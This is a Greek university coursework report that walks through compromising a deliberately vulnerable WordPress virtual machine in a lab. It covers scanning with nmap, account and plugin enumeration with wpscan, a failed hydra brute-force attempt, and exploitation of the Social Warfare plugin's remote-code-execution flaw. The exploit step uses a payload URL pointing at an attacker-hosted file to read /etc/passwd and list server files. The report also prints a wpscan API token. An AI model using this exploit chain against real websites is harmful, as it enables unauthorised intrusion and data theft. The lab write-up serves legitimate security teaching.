

**ΕΛΛΗΝΙΚΟ ΑΝΟΙΚΤΟ ΠΑΝΕΠΙΣΤΗΜΙΟ**

**ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ ΚΑΙ ΤΕΧΝΟΛΟΓΙΑΣ**

**ΠΡΟΓΡΑΜΜΑ ΣΠΟΥΔΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ**

---



**Προστασία και Ασφάλεια Συστημάτων Υπολογιστών (ΠΛΗ-35)**

**Ακαδημαϊκό έτος 2020 – 2021**

**2<sup>η</sup> Γραπτή Εργασία**

**Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφαλείας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση**



**Αθήνα, Μάρτιος 2021**

**Παναγιώτης Στιβακτάς**

**Α.Μ.: 084477**

**Τμήμα: ΗΛΕ-41**

**ΣΕΠ: Κωνσταντίνος Πατσάκης**

## ΠΕΡΙΕΧΟΜΕΝΑ

---

<b>1. ΠΕΡΙΛΗΨΗ.....</b>	<b>2</b>
<b>2. ΕΙΣΑΓΩΓΗ .....</b>	<b>3</b>
<b>3. ΣΤΑΔΙΑ ΑΠΟΚΤΗΣΗΣ ΠΡΟΣΒΑΣΗΣ .....</b>	<b>4</b>
3.1 Αναζήτηση στόχου και συλλογή πληροφοριών (footprinting) .....	4
3.2 Ανίχνευση του στόχου (scanning) .....	5
3.3 Απαρίθμηση ευάλωτων σημείων (enumeration) .....	6
3.4 Απόκτηση πρόσβασης (gaining access).....	9
3.4.1 Remote Code Execution .....	9
3.4.2 Reverse Shell .....	15
<b>4. ΣΥΜΠΕΡΑΣΜΑΤΑ - ΣΧΟΛΙΑΣΜΟΣ .....</b>	<b>18</b>
<b>5. ΠΗΓΕΣ – ΕΞΩΤΕΡΙΚΟΙ ΣΥΝΔΕΣΜΟΙ .....</b>	<b>20</b>
Λογισμικό .....	20
Χρήσιμες πηγές - Tutorials .....	21

## 1. ΠΕΡΙΛΗΨΗ

---



Καθώς η ψηφιακή τεχνολογία έχει μπει για τα καλά στη ζωή των ανθρώπων, η ανάγκη για προστασία και ασφάλεια των υπολογιστικών συστημάτων γίνεται όλο και πιο επιτακτική. Είναι γεγονός ότι το κυβερνοέγκλημα αποτελεί την κύρια σύγχρονη μορφή εγκλήματος εις βάρος των προσωπικών δεδομένων του ατόμου, επιχειρήσεων, οργανισμών και κρατών.

Στην παρούσα εργασία θα αναδείξουμε ευπάθειες σε εξυπηρετητές ιστοσελίδων (web servers), τους πλέον διαδεδομένους εξυπηρετητές στο διαδίκτυο. Τα κενά ασφαλείας σε έναν εξυπηρετητή προκύπτουν κατά κύριο λόγο από κακό προγραμματισμό των σελίδων που φιλοξενεί αλλά και από τον ίδιο τον εξυπηρετητή στον οποίο δεν έχουν εγκατασταθεί τελευταίες ενημερώσεις ασφαλείας ή έχει κακή παραμετροποίηση. Στα πλαίσια της εργασίας θα προσπαθήσουμε να αποκτήσουμε πρόσβαση σε έναν εξυπηρετητή εκμεταλλευόμενοι κενά ασφαλείας και ευπάθειες που θα εντοπίσουμε κατά την έρευνα μας. Ο εξυπηρετητής τον οποίο θα εξετάσουμε, λειτουργεί σε εικονική μηχανή (virtual machine) και προσφέρει μια ιστοσελίδα μέσω ενός δημοφιλούς content management system. Ο διαχειριστής δεν έχει κάνει όλες τις απαιτούμενες ενημερώσεις καθώς η ιστοσελίδα είναι προς διαμόρφωση και αυτό δημιουργεί κάποια κενά ασφαλείας. Στον εξυπηρετητή (στο εξής web server), υπάρχουν δύο αρχεία flags που πρέπει να εντοπίσουμε, τα οποία θα είναι και η επιβεβαίωση ότι έχουμε πάρει πλήρη πρόσβαση στο μηχάνημα. Παρακάτω θα αναλύσουμε τα εργαλεία που χρησιμοποιήσαμε, τις τεχνικές καθώς και τα αποτελέσματα.

Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

## 2. ΕΙΣΑΓΩΓΗ

Ο web server – στόχος καθώς και το μηχάνημα από όπου έγινε η επίθεση έτρεξαν σε εικονικές μηχανές με την χρήση του [Oracle VM VirtualBox Manager](#) σε λειτουργικό σύστημα windows 10 64-bit. Για την επίθεση – έρευνα χρησιμοποιήθηκε το λειτουργικό σύστημα Kali Linux 64-bit. Ο web server ο οποίος όπως θα δούμε παρακάτω τρέχει σε λειτουργικό σύστημα Debian Linux 64-bit δίνεται στη διεύθυνση <https://pithos.oceanos.grnet.gr/public/HgLYktEHpcVn20YcUZsE13>. Στην εικόνα 1 φαίνονται τα δύο μηχανήματα με τα χαρακτηριστικά τους.

ΜΗΧΑΝΗΜΑ ΕΠΙΘΕΣΗΣ		ΜΗΧΑΝΗΜΑ ΣΤΟΧΟΣ	
<b>General</b> Name: Kali Linux Operating System: Debian (64-bit)	<b>Preview</b> 	<b>General</b> Name: sploitmeplz Operating System: Debian (64-bit)	<b>Preview</b> 
<b>System</b> Base Memory: 4096 MB Processors: 4 Boot Order: Optical, Hard Disk Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization		<b>System</b> Base Memory: 4096 MB Processors: 4 Boot Order: Optical, Hard Disk Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization	
<b>Display</b> Video Memory: 16 MB Graphics Controller: VMSVGA Remote Desktop Server: Disabled Recording: Disabled		<b>Display</b> Video Memory: 16 MB Scale-factor: 1.50 Graphics Controller: VMSVGA Remote Desktop Server: Disabled Recording: Disabled	
<b>Storage</b> Controller: IDE IDE Secondary Device 0: [Optical Drive] Empty Controller: SATA SATA Port 0: Kali Linux.vdi (Normal, 25,23 GB)		<b>Storage</b> Controller: IDE IDE Secondary Device 0: [Optical Drive] Empty Controller: SATA SATA Port 0: sploitmeplz-disk001.vdi (Normal, 8,00 GB)	
<b>Audio</b> Host Driver: Windows DirectSound Controller: ICH AC97		<b>Audio</b> Host Driver: Windows DirectSound Controller: ICH AC97	
<b>Network</b> Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Intel(R) Dual Band Wireless-AC 8265)		<b>Network</b> Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Intel(R) Dual Band Wireless-AC 8265)	


Εικόνα 1

### 3. ΣΤΑΔΙΑ ΑΠΟΚΤΗΣΗΣ ΠΡΟΣΒΑΣΗΣ

Στην ενότητα αυτή θα εξετάσουμε όλα τα βήματα που κάναμε αναλυτικά για την απόκτηση πρόσβασης καθώς και τις τεχνικές και τα εργαλεία που χρησιμοποιήσαμε.

#### 3.1 Αναζήτηση στόχου και συλλογή πληροφοριών (footprinting)

Ανοίγοντας το τερματικό στο Kali, με την εντολή `ifconfig` βλέπουμε πως το μηχάνημά μας έχει την ip 192.168.1.16 η οποία θα μας χρειαστεί αργότερα. Ο στόχος μας είναι ένας web server ο οποίος τρέχει στο τοπικό μας δίκτυο μιας και λειτουργεί σε εικονική μηχανή. Το πρώτο βήμα που πρέπει να κάνουμε είναι να εντοπίσουμε την διεύθυνση ip την οποία έχει. Για το σκοπό αυτό θα χρησιμοποιήσουμε την εφαρμογή [angry ip scanner](#) η οποία σκανάρει το δίκτυο. Τα αποτελέσματα φαίνονται στην εικόνα 2.1.



IP	Ping	Hostname	Ports [3+]
192.168.1.1	7 ms	[redacted]	80,443
192.168.1.2	9 ms	192.168.1.2	[n/a]
192.168.1.3	0 ms	[redacted]	[n/a]
192.168.1.4	45 ms	[redacted]	[n/a]
192.168.1.5	[n/a]	[n/s]	[n/s]
192.168.1.6	[n/a]	[n/s]	[n/s]
192.168.1.7	66 ms	[redacted]	[n/a]
192.168.1.8	[n/a]	[n/s]	[n/s]
192.168.1.9	92 ms	192.168.1.9	[n/a]
192.168.1.10	221 ms	[redacted]	[n/a]
192.168.1.11	[n/a]	[n/s]	[n/s]
192.168.1.12	[n/a]	[n/s]	[n/s]
192.168.1.13	[n/a]	[n/s]	[n/s]
192.168.1.14	[n/a]	[n/s]	[n/s]
192.168.1.15	0 ms	sploitme123	80
192.168.1.16	59 ms	kali	[n/a]

Εικόνα 2.1

Όπως βλέπουμε ο στόχος μας με hostname `sploitme123` έχει την διεύθυνση 192.168.1.15. Πατώντας την διεύθυνση στον browser του υπολογιστή μας αναμένουμε να δούμε τη σελίδα που φιλοξενεί ο web server. Η αρχική σελίδα που εμφανίζεται φαίνεται στην εικόνα 2.2.

Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

## Exploit Me

Just another WordPress site

# Hello world!

January 27, 2021

1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ...

### RECENT POSTS

- [Hello world!](#)

### RECENT COMMENTS

- [A WordPress Commenter on Hello world!](#)

### ARCHIVES

- [January 2021](#)

### CATEGORIES

- [Uncategorised](#)

### META

- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)

Εικόνα 2.2

Το κύριο συμπέρασμα που μπορούμε να βγάλουμε για τη συγκεκριμένη σελίδα είναι ότι χρησιμοποιεί το wordpress καθώς αναγράφεται εμφανώς. Επίσης κάτω δεξιά έχει σύνδεσμο “Log in” για είσοδο σε λογαριασμό χρήστη, κάτι που ενδεχομένως θα μας φανεί χρήσιμο αργότερα.

## 3.2 Ανίχνευση του στόχου (scanning)

Στην προκυμμένη περίπτωση γνωρίζουμε ότι ο στόχος μας τρέχει σε λειτουργικό Linux. Σε αντίθετη περίπτωση για να βρούμε το λειτουργικό στο οποίο τρέχει ο server αλλά και για την εύρεση άλλων πληροφοριών όπως ανοιχτές θύρες επικοινωνίας, χρησιμοποιούμε το πρόγραμμα [nmap](#) το οποίο είναι προεγκατεστημένο στο Kali και με δικαιώματα διαχειριστή δίνουμε την εντολή: `nmap -Ss -O 192.168.1.15`. Τα αποτελέσματα φαίνονται στην εικόνα 3.1.

Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

```
(mykali@kali)-[~]
$ sudo nmap -sS -O 192.168.1.15
[sudo] password for mykali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-01 20:36 EET
Nmap scan report for sploitme123 (192.168.1.15)
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:F5:EE:A9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

Εικόνα 3.1

### 3.3 Απαρίθμηση ευάλωτων σημείων (enumeration)

Στο στάδιο αυτό θα αναζητήσουμε ευπάθειες στο σύστημα τις οποίες μπορούμε να εκμεταλλευτούμε. Μας είναι γνωστό πλέον ότι έχουμε να κάνουμε με wordpress cms οπότε θα αναζητήσουμε ευάλωτα σημεία του wordpress. Ένα ισχυρό εργαλείο για ανάλυση σελίδων που χρησιμοποιούν wordpress cms είναι το [wpscan](#) το οποίο έρχεται κι αυτό προεγκατεστημένο με τη διανομή Kali Linux.

Το πρώτο πράγμα που μπορούμε να κάνουμε με το wpscan είναι να αναζητήσουμε έγκυρα usernames για είσοδο σε λογαριασμό. Αυτό μπορούμε να το κάνουμε δίνοντας την εντολή:

```
wpscan --url 192.168.1.15 -e u
```

e: enumerate

u: usernames

Το αποτέλεσμα φαίνεται στην εικόνα 4.1.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←

[i] User(s) Identified:

[+] admin
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By:
    Rss Generator (Passive Detection)
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register
```

Εικόνα 4.1

Όπως παρατηρούμε, εντοπίστηκε το username “admin”.



Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

Ένας τρόπος να επιβεβαιώσουμε ότι το username είναι σωστό είναι να προσπαθήσουμε να κάνουμε login στη σελίδα με αυτό και οποιονδήποτε κωδικό. Η σελίδα μας επιστρέφει το μήνυμα **"ERROR: The password you entered for the username admin is incorrect."** ενώ για οποιοδήποτε άλλο username πχ "user" και οποιονδήποτε κωδικό επιστρέφει μήνυμα **" ERROR: Invalid username."** πράγμα που μας επιβεβαιώνει ότι το username "admin" υπάρχει καταχωρημένο και είναι σωστό. Καθότι το "admin" είθισται να χρησιμοποιείται από τον administrator θα μπορούσαμε να το έχουμε μαντέψει από την αρχή και η σελίδα να μας το επιβεβαιώσει. Αυτό μπορεί να θεωρηθεί ένα από τα εύαλτα σημεία της σελίδας καθώς αφενός μπορεί να αρχίσει να μαντεύει κανείς τα username αλλά και το μήνυμα λάθους που δίνει η σελίδα μπορεί να χρησιμοποιηθεί ως παράμετρος σε προγράμματα όπως το hydra για brute force attack.

Εν συνεχεία, προκειμένου να αναζητήσουμε εύαλτα σημεία με το wpscan θα χρειαστεί να φτιάξουμε έναν λογαριασμό στο site όπου διατίθεται το πρόγραμμα και να χρησιμοποιήσουμε το token που θα μας δοθεί σαν παράμετρο στην αναζήτησή μας. Με την δωρεάν εγγραφή λαμβάνουμε 25 tokens ανά ημέρα.

Έχοντας πάρει το token 2L23qsHjnDQ6tcJStJ8DfbcSnFZfYwHIGko6cRH4Ihc, μπορούμε να αναζητήσουμε τα plugins που χρησιμοποιούνται και να ψάξουμε και για ευπάθειες. Για να το κάνουμε αυτό χρησιμοποιώντας το wpscan δίνουμε την εντολή:

```
wpscan --url 192.168.1.15 -e vp --api-token
2L23qsHjnDQ6tcJStJ8DfbcSnFZfYwHIGko6cRH4Ihc
```

vp: Vulnerable plugins

Τα αποτελέσματα της αναζήτησης φαίνονται στις εικόνες 4.2 και 4.3.

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] social-warfare
Location: http://192.168.1.15/wp-content/plugins/social-warfare/
Last Updated: 2021-02-02T00:19:00.000Z
[!] The version is out of date, the latest version is 4.2.1

Found By: Urls In Homepage (Passive Detection)
Confirmed By: Comment (Passive Detection)

[!] 2 vulnerabilities identified:

[!] Title: Social Warfare ≤ 3.5.2 - Unauthenticated Arbitrary Settings Update
Fixed in: 3.5.3
References:
- https://wpscan.com/vulnerability/32085d2d-1235-42b4-baeb-bc43172a4972
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9978
- https://wordpress.org/support/topic/malware-into-new-update/
- https://www.wordfence.com/blog/2019/03/unpatched-zero-day-vulnerability-in-social-warfare-plugin-exploited-in-the-wild
- https://threatpost.com/wordpress-plugin-removed-after-zero-day-discovered/143051/
- https://twitter.com/warfareplugins/status/1108826025188909057
- https://www.wordfence.com/blog/2019/03/recent-social-warfare-vulnerability-allowed-remote-code-execution/

[!] Title: Social Warfare ≤ 3.5.2 - Unauthenticated Remote Code Execution (RCE)
Fixed in: 3.5.3
References:
- https://wpscan.com/vulnerability/7b412469-cc03-4899-b397-38580ced5618
- https://www.webbarxsecurity.com/social-warfare-vulnerability/
```

Εικόνα 4.2



Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

```
Version: 3.5.1 (100% confidence)
Found By: Comment (Passive Detection)
- http://192.168.1.15/, Match: 'Social Warfare v3.5.1'
Confirmed By:
Query Parameter (Passive Detection)
- http://192.168.1.15/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.1
- http://192.168.1.15/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.1
Readme - Stable Tag (Aggressive Detection)
- http://192.168.1.15/wp-content/plugins/social-warfare/readme.txt
Readme - Changelog Section (Aggressive Detection)
- http://192.168.1.15/wp-content/plugins/social-warfare/readme.txt

[+] WPVulnDB API OK
Plan: free
Requests Done (during the scan): 3
Requests Remaining: 17

[+] Finished: Mon Mar 1 22:18:47 2021
[+] Requests Done: 36
[+] Cached Requests: 5
[+] Data Sent: 8.386 KB
[+] Data Received: 226.312 KB
[+] Memory used: 188.043 MB
[+] Elapsed time: 00:00:04
```

Εικόνα 4.3

Όπως παρατηρούμε, το wpscan εντόπισε 2 ευπάθειες που αφορούν στο plugin “Social Warfare” και προκύπτουν λόγω μη ενημερωμένης έκδοσης καθώς σε επόμενες εκδόσεις έχουν αντιμετωπιστεί. Με μια πρώτη ματιά στην δεύτερη ευπάθεια που εντοπίστηκε βλέπουμε ότι το μη ενημερωμένο plugin social warfare μας επιτρέπει να χρησιμοποιήσουμε την τεχνική RCE (Remote Code Execution) η οποία μας επιτρέπει να εκτελέσουμε εντολές στο λειτουργικό σύστημα του στόχου. Προκειμένου να μάθουμε περισσότερα για το social warfare θα ανατρέξουμε στο link που μας δίνεται από το wpscan <https://wpscan.com/vulnerability/7b412469-cc03-4899-b397-38580ced5618> όπου περιέχεται το Proof of Concept με τα βήματα για RCE όπως φαίνονται στην εικόνα 4.4. Αντίστοιχες πληροφορίες μπορούμε να αντλήσουμε από τη βάση δεδομένων [exploit-db](https://www.exploit-db.com/exploits/46794) στη σελίδα <https://www.exploit-db.com/exploits/46794>. Εντοπίσαμε λοιπόν μια ευπάθεια την οποία θα εκμεταλλευτούμε στα επόμενα στάδια για απόκτηση πρόσβασης.

#### Description

Unauthenticated remote code execution has been discovered in functionality that handles settings import.

#### Proof of Concept

1. Create payload file and host it on a location accessible by a targeted website. Payload content : "  
<pre>system('cat /etc/passwd')</pre>"
2. Visit [http://WEBSITE/wp-admin/admin-post.php?swp\\_debug=load\\_options&swp\\_url=http://ATTACKER\\_HOST/payload.txt](http://WEBSITE/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://ATTACKER_HOST/payload.txt)
3. Content of /etc/passwd will be returned

Εικόνα 4.4

### 3.4 Απόκτηση πρόσβασης (gaining access)

Σε αυτό το σημείο να αναφέρουμε πως, καθότι γνωρίζουμε το username “admin” έγινε δοκιμή για εύρεση του password με την μέθοδο brute force attack. Η δοκιμή έγινε με το wpscan και το [hydra](#) τα οποία έχουν αυτή τη δυνατότητα. Τα προγράμματα πήραν ως παράμετρο και διάβασαν μια από τις πιο γνωστές λίστες με παραβιασμένα passwords, την rockyou.txt η οποία υπάρχει μέσα στο Kali αλλά είναι και διαθέσιμη στη διεύθυνση <https://www.kaggle.com/wjburns/common-password-list-rockyoutxt>. Τελικά η μέθοδος αυτή δεν απέδωσε, καθώς με τους διαθέσιμους πόρους σε πάνω από 24 ώρες είχε ελεγχθεί μόνο το 0,8% των κωδικών και η διαδικασία αποδείχτηκε πολύ χρονοβόρα χωρίς να εγγυάται θετικά αποτελέσματα. Τελικά, εντοπίστηκε η ευπάθεια με το plugin “social warfare” όπως είδαμε παραπάνω οπότε ήταν άσκοπη η συνέχιση της διαδικασίας.

#### 3.4.1 Remote Code Execution

Βάση της ευπάθειας που εντοπίσαμε, θα προσπαθήσουμε να εκτελέσουμε κώδικα στο λειτουργικό του web server με την τεχνική RCE (Remote Code Execution) όπως είδαμε και παραπάνω. Θα επιχειρήσουμε προς επαλήθευση της λειτουργικότητας του RCE να εμφανίσουμε τα περιεχόμενα του αρχείου passwd το οποίο βρίσκεται στον φάκελο /etc. Θα ακολουθήσουμε τα εξής βήματα:

1. Δημιουργούμε ένα payload με τον κώδικα που θέλουμε να εκτελέσουμε. Το αρχείο θα πρέπει να υπάρχει σε κάποιον server στον οποίο θα υπάρχει πρόσβαση. Για το σκοπό αυτό επισκεπτόμαστε το [Webhook.site](#) το οποίο μας επιτρέπει να δημιουργήσουμε τέτοια αρχεία και μας δίνει σχετικό link για την πρόσβαση. Επίσης χρησιμοποιώντας το ίδιο link μπορούμε να κάνουμε edit τον κώδικά μας αλλάζοντας τις εντολές κάθε φορά. Ο κώδικας για τον συγκεκριμένο σκοπό είναι ο εξής:

```
<pre>system('cat /etc/passwd')</pre>
```

Στο μενού επάνω δεξιά επιλέγοντας copy/url παίρνουμε τη διεύθυνση του payload μας.

Το περιβάλλον αλλά και ο κώδικας φαίνονται στην εικόνα 5.1.

2. Έπειτα, σύμφωνα με τις οδηγίες όπως τις είδαμε στην εικόνα 4.4, θα εισάγουμε στον browser την διεύθυνση:

**http://WEBSITE/wp-admin/admin-**

**post.php?swp\_debug=load\_options&swp\_url=http://ATTACKER\_HOST/payload.txt**


Στην θέση WEBSITE αντικαθιστούμε με τη διεύθυνση του στόχου μας. Στη συγκεκριμένη περίπτωση 192.168.1.15. Στη θέση url βάζουμε τη διεύθυνση του payload μας την οποία έχουμε αντιγράψει. Έτσι τελικά θα επισκεφτούμε στον browser τη διεύθυνση:

**http://192.168.1.15/wp-admin/admin-**

**post.php?swp\_debug=load\_options&swp\_url=https://webhook.site/d2d18ded-510d-42c3-95c0-edb96fdb497d**

3. Ο κώδικάς μας τελικά εκτελείται στον στόχο και μας επιστρέφονται τα αποτελέσματα. Κάνοντας προβολή κώδικα στον browser έχουμε τα αποτελέσματα όπως φαίνονται στην εικόνα 5.2 τα οποία είναι το περιεχόμενο του αρχείου /etc/passwd.

Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση



Εικόνα 5.1

```

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110:./nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534:./run/sshd:/usr/sbin/nologin
25 reeeeeeeee:x:1000:1000:reeeeeeee,,,:/home/reeeeeeeeee:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
27 mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
28 <!DOCTYPE html>

```

Εικόνα 5.2

Πλέον έχουμε πρόσβαση στο μηχάνημα και μπορούμε να εκτελέσουμε κώδικα όχι όμως ως root αλλά ως απλοί χρήστες. Το αρχείο passwd δεν μας βοηθάει καθώς το password του root βρίσκεται σε μορφή hash στο αρχείο shadow στο οποίο δεν έχουμε πρόσβαση ως απλοί χρήστες. Αυτό που θα κάνουμε είναι να αναζητήσουμε το πρώτο flag καθώς και όλα τα αρχεία έτσι ώστε να βρούμε κάτι που θα μας βοηθήσει να πάρουμε τα δικαιώματα του root. Ψάχνοντας αρκετά τα αρχεία, στη θέση /var/www/html/, μια θέση πάνω από εκεί που βρισκόμαστε, καταφέραμε να βρούμε ένα αρχείο flag.txt καθώς και δύο κρυφά αρχεία secret.txt και secret.txt.php τα οποία μας είναι χρήσιμα. Παρακάτω φαίνονται οι εντολές που εκτελέστηκαν με τα αποτελέσματα:

- **Εντολή:** `<pre>system('ls -a ..')</pre>`

**Αποτελέσματα:**

```

1  .
2  ..
3  .htaccess
4  .secret.txt
5  .secret.txt.php
6  flag.txt
7  index.php
8  license.txt
9  readme.html
10 test.php
11 wp-activate.php
12 wp-admin
13 wp-blog-header.php
14 wp-comments-post.php
15 wp-config-sample.php
16 wp-config.php
17 wp-content
18 wp-cron.php
